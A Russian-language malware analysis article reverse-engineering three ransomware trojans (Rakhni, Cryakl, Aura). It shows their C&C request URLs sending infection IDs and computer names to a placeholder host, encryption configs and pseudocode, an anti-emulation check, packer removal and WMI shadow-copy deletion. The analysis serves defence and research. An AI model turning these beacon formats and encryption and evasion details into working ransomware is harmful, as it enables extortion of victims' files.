В прошлых статьях (xakep.ru/2015/08/26/cryptolocker/) мы описывали несколько нашумевших в зарубежных СМИ шифровальщиков. Однако в русскоязычном сегменте Паутины сегодня правят бал не CryptoWall и не CTB-Locker — на нашей родине сформировалась «экосистема» из других видов троянов-вымогателей, в большинстве своем не выходящих на мировую арену. Сегодня мы познакомимся с некоторыми из них, а в качестве бонуса пробежимся по модным тенденциям мирового ransomware-строения.



Фёдор Синицын
fedor.sinitsyn@gmail.com

ОБЩИЕ ЗАКОНОМЕРНОСТИ

- Большинство отечественных троянов-вымогателей, в отличие от своих любящих публичность коллег (CryptoLocker, CryptoWall, TorrentLocker, TeslaCrypt), никак не афишируют свое название.
- Авторы троянов часто используют «простые» средства разработки, готовые утилиты для шифрования, иногда даже обычные архиваторы, что дает повод задуматься о квалификации писателей малвари. Разумеется, из этого правила встречаются исключения.

TROJAN-RANSOM.WIN32.RAKHNI

Также получил имена Trojan.Encoder.398 и Win32/Filecoder.NDE, авторское название неизвестно. Этот троян появился в 2013 году (который можно считать годом ransomware: тогда мы наблюдали взрывной рост их числа). С тех пор Rakhni претерпел немало изменений, но не будем углубляться в историю, а разберем современный семпл, обнаруженный в сентябре 2015-го.

Обычно этот троян распространяется в неупакованном виде. Открываем файл в Hiew (рис. 1) и сразу видим характерные устрашающие фразы, адрес почты злоумышленника, а также список расширений, по которым будет производиться поиск файлов. Опытный взгляд определит, что файл написан в среде Delphi (*та-ак, а кто тут говорил, что на Delphi больше не пишут? :) — Прим. ред.*), проверить это можно с помощью PEiD, Detect It Easy или любого другого удобного инструмента. По строкам в конце файла также легко обнаружить, что использована библиотека DCPCrypt2, — можно предположить, что реализация криптоалгоритмов взята именно оттуда (в дальнейшем это подтвердилось).




Рис. 1. Семпл Rakhni при просмотре в Hiew

Для анализа написанных на Delphi семплов удобно воспользоваться Interactive Delphi Reconstructor — можно разбирать прямо в нем, а можно сгенерировать IDC-скрипт для последующего импорта в IDA. Большинство библиотечных функций IDR распознает верно, поэтому пропустим рутину статического анализа и перейдем к самому интересному — результатам.

Поиск файлов для шифрования

Троян проходит по подключенным дискам, ищет файлы по списку расширений, их пути сохраняет в зашифрованном виде в текстовый файл %TEMP%\allfiles.list. Пути шифруются алгоритмом Blowfish в режиме CFB-8, в качестве ключа используется хеш SHA-1 от содержащейся в теле строки lklaljga, а общее число найденных файлов сохраняется в глобальной переменной.

Коммуникация с командным сервером

После завершения поиска всех файлов с подходящими расширениями троян отправляет запрос к C&C:

```
http://<cnc.url>/index.php?ui=s&id=<install-id>&c=<num-files>
```

Здесь **install-id** — строка, сгенерированная на основе имен машины и пользователя, **num-files** — число файлов, пригодных для шифрования.

В ответ сервер отдает строку с данными в формате JSON.

```
{
    "email": "filesos@yeah.net",
    // Пароль для шифрования файлов
    "key": "<file-encryption-password>",
    // Строка, добавляемая к расширению зашифрованного файла после
    адреса почты злоумышленника
    "ext": "<extension-suffix>",
    // Номер хеша для шифрования файлов
    "hashType": 1,
    // Номер шифра для шифрования файлов
    "cipherType": 2,
    // Режим шифра
    "cmType": 3,
    // Размер соли
    "saltSize": 4,
    // Номер шифра для шифрования имен
    "Ct": 5,
    // Номер хеша для шифрования имен
    "Ht": 6,
    // Пароль для шифрования имен
    "KeyStr": "<name-encryption-password>"
}
```

Если C&C не ответил, троян не прерывает выполнение — вместо этого он использует один из четырех зашитых в тело вариантов такого JSON-конфига.

Шифрование файлов

Rakhni считывает заранее сгенерированный файл **%TEMP%\allfiles.list** со списком путей, расшифровывает каждую строку и обрабатывает соответствующий файл. На основе данных из JSON-конфига выбирается один из восемнадцати шифров:

- Blowfish;
- Cast128;
- Cast256;
- DES;
- ГОСТ;
- ICE;
- IDEA;
- MARS;
- MISTY1;
- 3DES;
- RC4;
- RC5;
- RC6;
- Rijndael (основа стандарта AES);
- Serpent;
- TEA;
- Twofish;
- RC2



и один из девяти хешей:

- SHA-1;
- SHA-256;
- SHA-512;
- MD4;
- MD5;
- HAVAL;
- RIPEMD-128;
- RIPEMD-160;
- Tiger.

Затем генерируется соль заданной длины, пароль из конфига хешируется с солью, результат используется как ключ для выбранного шифра. IV генерируется каждый раз новый (впоследствии, как и соль, он сохраняется в начале зашифрованного файла). Содержимое каждого файла затем шифруется в выбранном режиме (CBC, CFB-8, CFB, OFB либо CTR).

На этом, однако, современный семпл Rakhni не останавливается. Чтобы еще сильнее напакостить, он шифрует и имя файла — в качестве параметров шифрования использует поля Ct, Ht, KeyStr из конфига, хеширует без соли, режим шифра берет CFB-8. Полученный массив зашифрованных байтов кодирует в Base64, а иногда попадающиеся символы / заменяет строкой {slash}. В итоге зашифрованный файл получает выглядящее подобным образом имя:



WWW

Ссылки для тех, кто хочет познакомиться с типами шифров и режимами их работы либо освежить знания:

-

Симметричные блочные шифры (en)

-

Режимы шифрования (en)

```
HNo0WXDGQqCW6Upfo0SO9NTFcRM592wdN52nTg==.filesos@yeah.net_Lklde
```

Требования злоумышленника троян сохраняет в файлах `КаК_РаСшИфРоВаТь_ФаЙлЫ.html`.

Другие особенности

Как и многие другие криптовымогатели, Rakhni удаляет теневые копии, однако делает это он необычным способом. Он дропает на диск и запускает VBS-скрипт, а тот выполняет запрос к системе WMI (классу `Win32_ShadowCopy`), чтобы удалить имеющиеся предыдущие версии файлов. Зачем это сделано именно так? Можно предположить, что таким образом автор пытается обмануть проактивный детект антивирусов.

TROJAN-RANSOM.WIN32.CRYAKL

Он же Ransom:Win32/Simlosap.A, Trojan.Encoder.567, Win32/Filecoder.CQ.

«Лаборатория Касперского» год назад опубликовала разбор актуальной на тот момент версии этого трояна. Сейчас же мы рассмотрим современный образец и увидим, что изменилось за прошедшие месяцы.

Cryakl обычно распространяется в упакованном виде. Мне встречались семплы, упакованные Armadillo, но в последнее время чаще применяется са-

мописный пакер на Visual Basic. Действует он незамысловато: расшифровывает полезную нагрузку в виде оригинального PE, запускает копию своего процесса и внедряет в него целевой код.

Пакер снимается тривиально: ставим точку останова на **CreateProcess**, когда она срабатывает, ищем регион с правами RW, размером около 400 Кбайт и располагающийся перед адресами, по которым спроецированы системные DLL. На рис. 2 видно, что этот регион действительно содержит нечто похожее на PE-файл. Дампим регион, извлекаем из него нетронутый оригинальный PE.

Пакер снимается тривиально: ставим точку останова на CreateProcess, когда она срабатывает, ищем регион с правами RW, размером около 400 Кбайт и располагающийся перед адресами, по которым спроецированы системные DLL.




Рис. 2. Снимаем VB-пакер

Рассматриваем распакованный семпл, при помощи подручных средств определяем компилятор (Delphi 6.0–7.0 — 2001–2002 года выпуска, между прочим!), загружаем файл в IDR, IDA или другой инструмент для статического анализа. Строки `FGIntPrimeGeneration`, `FGInt`, `FGIntRSA`, содержащиеся внутри тела, наталкивают на мысль, что троян использует стороннюю реализацию RSA. Исходники библиотеки FGInt, которые можно найти с помощью любого поисковика, сильно помогают в процессе разбора. Кстати, реализация RSA в этой библиотеке вызывает отдельные размышления о судьбах мира, потому как работа с большими числами в процедуре `RSAEncrypt` производится с помощью строкового представления в двоичной системе (то есть вместо числа `0x123` библиотека будет работать со строкой `«100100011» = «\x31\x30\x30\x31\x30\x30\x30\x31\x31»`).

Генерация ключей

После старта троян генерирует идентификатор заражения в формате `id = <случайная строка>-<дата и время>@<случайное число>`, а также несколько ключей для разных алгоритмов:

- `simpass` (2048 символов латинского алфавита в верхнем регистре) и `poly` (20 цифр от 0 до 9) для самописного симметричного шифра многозначной замены;
- пару ключей RSA-768 (`rsaPub = (n,e), rsaPriv = (n,d)`, где `e` = 65537, `n` и `d` генерируются по самодельной схеме).

В теле Cryakl зашиты еще три открытых ключа RSA-768 от злоумышленника. Когда вышеуказанные ключевые данные сгенерированы, они представляются в виде строк, затем каждая из них конкатенируется со строкой asshole и шифруется RSA на каждом из трех зашитых в теле ключей. Полученные шифрованные данные склеиваются через символ `:` и сохраняются в глобальной переменной — назовем ее `encrypedKeyData`.

Шифрование файлов

На основе `simpass` для каждого файла генерируется свой «файловый ключ» `fileKey` длиной 30 000 байт.

Первые 30 000 байт содержимого файла шифруются на `fileKey` и `poly` симметричным алгоритмом, который можно в виде псевдокода представить так:

```
for (int i = 0; i < 30000; i++)
    buf[i] = TransformByte(buf[i], fileKey[i], poly[i % 20]);
```

Процедура `TransformByte` представляет собой десять преобразований байта открытого текста на основе байта `fileKey` и байта `poly`:

```
switch (poly - '0') {
case 0:
    result = b + key; break;
case 1:
    result = b - key; break;
case 2:
    result = b + key + poly; break;
case 3:
    result = b + key + poly - '0'; break;
case 4:
    result = b - key - poly; break;
case 5:
    result = b - key - poly + '0'; break;
case 6:
    result = b + poly - '0'; break;
case 7:
    result = b - poly + '0'; break;
case 8:
    result = b + poly; break;
case 9:
    result = b - poly; break;
}
```

Если файл был длиннее 30 000 байт, троян выбирает три случайных блока по 1024 байт длиной и каждый из них шифрует RSA со сгенерированным при старте процесса открытым ключом.

После завершения этих действий Cryakl формирует служебную структуру и помещает ее в конце зашифрованного файла. Формат структуры выглядит так:

```
{ENCRYPTSTART} // Метка начала структуры
{
    <4 hex-символа>-<4 hex-символа>: // Серийный номер системного тома
    (через дефис)
    <32 hex-символа>: // Зашитая в семпл строка (выглядит как хеш)
    <длинные числа через :> // Зашифрованные данные `encrypedKeyData`
}
{<буквы-дата@время@число} // ID, время заражения и случайное число
{<число>} // Оригинальный размер файла
{CL 1.1.0.0} // Версия Cryakl
{<имя.расширение>} // Оригинальное имя файла
{<32 hex-символа>} // MD5 от данных (`fileKey`, `poly`, `rsaPriv`)
{<число-1>}{<число-2>}...{<число-n>} // Числа, по которым генерируется
`fileKey` на основе `simpass`
{BLOCKSSTART} // Метка начала информации о блоках, зашифрованных RSA
```

```
{<число>} // Коэффициент смещения блока (offs = coeff*1024)
{<число>} // Суммарный размер блока
{<бинарные данные>} // Последние байты зашифрованных данных блока
...
{BLOCKSEND} // Конец информации о блоках, зашифрованных RSA
{<число>} // Размер всей структуры (исключая это и следующее поля)
{ENCRYPTENDED} // Метка конца структуры
```

Зашифрованный файл в итоге переименовывается по схеме

```
email-<адрес злоумышленника>.ver-CL 1.1.0.0.id-<идентификатор
заражения-дата@время@случайное число>.randomname-<случайная
строка>.<случайная строка>.cbf
```

Коммуникация с командным сервером

Запрос, отправляемый на C&C, имеет формат:

```
http://<cnc.url>/inst.php?vers=CL 1.1.0.0&id=<идентификатор
заражения>&sender=<строка - статический идентификатор семпла>
```

В ответ ожидается строка `GOOD`. Впрочем, если «отстук» не удался, троян не останавливается и все равно приступает к шифрованию файлов.

Другие особенности

На рабочий стол Cryakl ставит изображение, хранящееся в ресурсах семпла в формате JPG. При этом троян сначала сохраняет свой ресурс в файл `desk.jpg`, затем конвертирует его в BMP при помощи классов `TJPEGImage` и `TBitmap` и уже BMP ставит на рабочий стол.

Рис. 3. Обои Cryakl

Автор трояна в качестве изображения обычно выбирает разных популярных персонажей. Если в статье «Лаборатории Касперского» бушевал Фантомас, то на этот раз главным героем стал герой «Южного парка» (рис. 3).

TROJAN-RANSOM.WIN32.AURA

Это один из немногих шифровальщиков, разные версии которого атакуют жертв как в СНГ, так и в странах дальнего зарубежья. Известен также под именами Ransom:Win32/Isda, Trojan:W32/BandarChor, Trojan.Encoder.741.

Как и два предыдущих трояна, Aura написан на Delphi. Распространяется он в различном виде, чаще всего под пакерами, иногда даже многослойными (например, UPX + VB-пакер + UPX, ASPack + VB-пакер + UPX). После распаковки видим, что, в отличие от Rakhni и Cryakl, «полезная нагрузка» в которых начиналась сразу по точке входа, в Aura исполнение начинается со стандартной процедуры инициализации формы (рис. 4). Чтобы понять, где же сама полезная нагрузка, придется просмотреть все обработчики событий. В рассматриваемом семпле подготовка к работе производится в `TForm1.FormCreate`, а поиск и шифрование файлов — в `TForm1.Timer1Timer`.

```
.itext:0049EC00                                          public EntryPoint
.itext:0049EC00                          EntryPoint:
.itext:0049EC00 55                                       push    ebp
.itext:0049EC01 8B EC                                    mov     ebp, esp
.itext:0049EC03 83 C4 F0                                 add     esp, 0FFFFFFF0h
.itext:0049EC06 B8 AC D9 49 00                           mov     eax, offset dword_49D9AC
.itext:0049EC0B E8 70 85 F6 FF                           call    @InitExe
.itext:0049EC10 E8 17 ED FF FF                           call    sub_49D92C
.itext:0049EC15 84 C0                                    test    al, al
.itext:0049EC17 75 41                                    jnz     short loc_49EC5A
.itext:0049EC19 A1 04 2B 4A 00                           mov     eax, Application
.itext:0049EC1E 8B 00                                    mov     eax, [eax]
.itext:0049EC20 E8 E7 DD FB FF                           call    TApplication_Initialize
.itext:0049EC25 A1 04 2B 4A 00                           mov     eax, Application
.itext:0049EC2A 8B 00                                    mov     eax, [eax]
.itext:0049EC2C BA 68 EC 49 00                           mov     edx, offset _str_38938537.Text
.itext:0049EC31 E8 A6 D8 FB FF                           call    TApplication_SetTitle
.itext:0049EC36 8B 0D 7C 2C 4A 00                        mov     ecx, gvar_004A2C7C
.itext:0049EC3C A1 04 2B 4A 00                           mov     eax, Application
.itext:0049EC41 8B 00                                    mov     eax, [eax]
.itext:0049EC43 8B 15 E0 C6 49 00                        mov     edx, ds:VMT_49C6E0_TForm1
.itext:0049EC49 E8 D6 DD FB FF                           call    sub_45CA24
.itext:0049EC4E A1 04 2B 4A 00                           mov     eax, Application
.itext:0049EC53 8B 00                                    mov     eax, [eax]
.itext:0049EC55 E8 4A DE FB FF                           call    sub_45CAA4
.itext:0049EC5A
.itext:0049EC5A                          loc_49EC5A:                         ; CODE XREF: .itext:0049EC17↑j
.itext:0049EC5A E8 DD 61 F6 FF                           call    @Halt0
.itext:0049EC5A                          ; ---------------------------------------------------------------
.itext:0049EC5F 00                                       align 10h
.itext:0049EC60 FF FF FF FF 08 00 00 00+ _str_38938537   dd 0FFFFFFFFh       ; _top
.itext:0049EC60 33 38 39 33 38 35 33 37+                                     ; DATA XREF: .itext:0049EC2C↑o
.itext:0049EC60 00                                       dd 8                ; Len
.itext:0049EC60                                          db '38938537',0     ; Text
.itext:0049EC71 00 00 00 00 00 00 00 00+                 align 200h
.itext:0049EE00 ?? ?? ?? ?? ?? ?? ?? ??+                 dd 80h dup(?)
.itext:0049EE00 ?? ?? ?? ?? ?? ?? ?? ??+ _itext          ends
.itext:0049EE00 ?? ?? ?? ?? ?? ?? ?? ??+
```

Рис. 4. Код по точке входа Aura

Коммуникация с командным сервером

При старте Aura генерирует идентификатор заражения из десяти цифр, а также строку `tail` вида `.id-цифры_blockchain@inbox.com`, которая впоследствии

будет использована как расширение зашифрованных файлов. Сразу после этого троян отправляет запрос на C&C:

```
http://<cnc.url>/script.php?number=255&id=<идентификатор заражения>&pc=<имя компьютера>&tail=<приведенная выше строка>
```

Параметр **number** означает длину запрашиваемого пароля, в ответ на этот запрос C&C присылает строку символов длины (в нашем случае — 255). Рассматриваемая модификация Aura разбивает эту строку на восемь частей, которые впоследствии берутся для шифрования файлов. Другие модификации этого не делают, а используют пароль одним «куском». В виде псевдокода схему разбиения можно представить в виде:

```
LStrCopy(password, 1, 32, &passwordPart1);
LStrCopy(password, 33, 64, &passwordPart2);
LStrCopy(password, 65, 96, &passwordPart3);
LStrCopy(password, 97, 128, &passwordPart4);
LStrCopy(password, 129, 160, &passwordPart5);
LStrCopy(password, 161, 192, &passwordPart6);
LStrCopy(password, 193, 224, &passwordPart7);
LStrCopy(password, 225, 256, &passwordPart8);
```

Шифрование файлов

Перед тем как приступить к поиску файлов, Aura использует незамысловатый антиэмуляционный трюк — вызов API-функции с некорректными параметрами и проверка возвращаемого значения.

```
push    16713F4h        ; cchData
push    offset aFsasgd  ; "fsasgd"
push    288FEB4h        ; LCType
push    67608h          ; Locale
call    GetLocaleInfoA
call    GetLastError
cmp     eax, ERROR_INVALID_PARAMETER
jnz     exit
```

Явных указаний, откуда взята реализация криптографии, в теле семпла не нашлось (строка StreamAES, конечно, намекает, но поиск по ней готового ответа не дал). Поэтому по константам подтверждаем предположение, что это действительно AES, анализируя (статически или динамически), выясняем, что использован режим CBC. Никакой процедуры превращения пароля в ключ не предусмотрено — просто берутся первые 16 байт пароля. В качестве IV используется всегда одно и то же значение — 16 байт от 0 до 15.

